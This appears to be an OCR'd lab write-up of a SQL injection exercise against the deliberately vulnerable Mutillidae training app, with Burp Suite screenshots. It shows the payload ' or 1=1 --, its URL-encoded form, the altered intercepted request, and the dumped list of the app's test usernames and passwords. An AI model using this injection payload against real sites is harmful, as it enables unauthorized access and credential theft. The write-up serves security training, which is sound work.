
SQL injection


What happens to the results on the Web page:


- It displayed results for all 23 usernames, passwords and signatures
- Worked only after I placed a space in the begin and end of ‘ or 1=1 - -




Applications
Places
burp-StartBurp
Fri 12:26
Mozilla Firefox
Connecting...
Preferences
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://172.73.169.148:8080
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /mutillidae/index.php?page=user-info.php&username=bill&password=fred&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.73.169.148:8080/mutillidae/index.php?page=user-info.php
Cookie: showhints=1; PHPSESSID=qe6f96kfl1s7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1
Type a search term
0 matches


Applications
Places
burp-StartBurp
Fri 12:38
Mozilla Firefox
Connecting...
SQL Injection (SQLi)
Preferences
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
' or 1=1 --
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
%20%27%20%6f%72%20%31%3d%31%20%2d%2d%20


Applications
Places
burp-StartBurp
Fri 12:40
Mozilla Firefox
Burp Suite Free Edition v1.7.27 - Temporary Project
Request to http://172.73.169.148:8080
Forward
Drop
Intercept is on
Action
GET /mutillidae/index.php?page=user-info.php&username=admin&password=%27%20%6f%72%20%31%3d%31%20%2d%2d%20&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.73.169.148:8080/mutillidae/index.php?page=user-info.php&username=admin&password=+%2527%2520%256f%2572%2520%2531%253d%2531%2520%252d%252d%2520&user-info-php-submit-button=View+Account+Details
Cookie: showhints=1; PHPSESSID=qe6f96kf1ls7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1


Applications
Places
Firefox ESR
Fri 12:40
Mozilla Firefox
Video Tutorials
Announcements
Getting Started
Dont have an account? Please register here
Results for "admin".23 records found.
Username=admin
Password=adminpass
Signature=g0t r00t?
Username=adrian
Password=somepassword
Signature=Zombie Films Rock!
Username=john
Password=monkey
Signature=I like the smell of confunk
Username=jeremy
Password=password
Signature=d1373 1337 speak
Username=bryce
Password=password
Signature=I Love SANS
Username=samurai
Password=samurai
Signature=Carving fools
Username=jim
Password=password
Signature=Rome is burning
Username=bobby
Password=password
Signature=Hank is my dad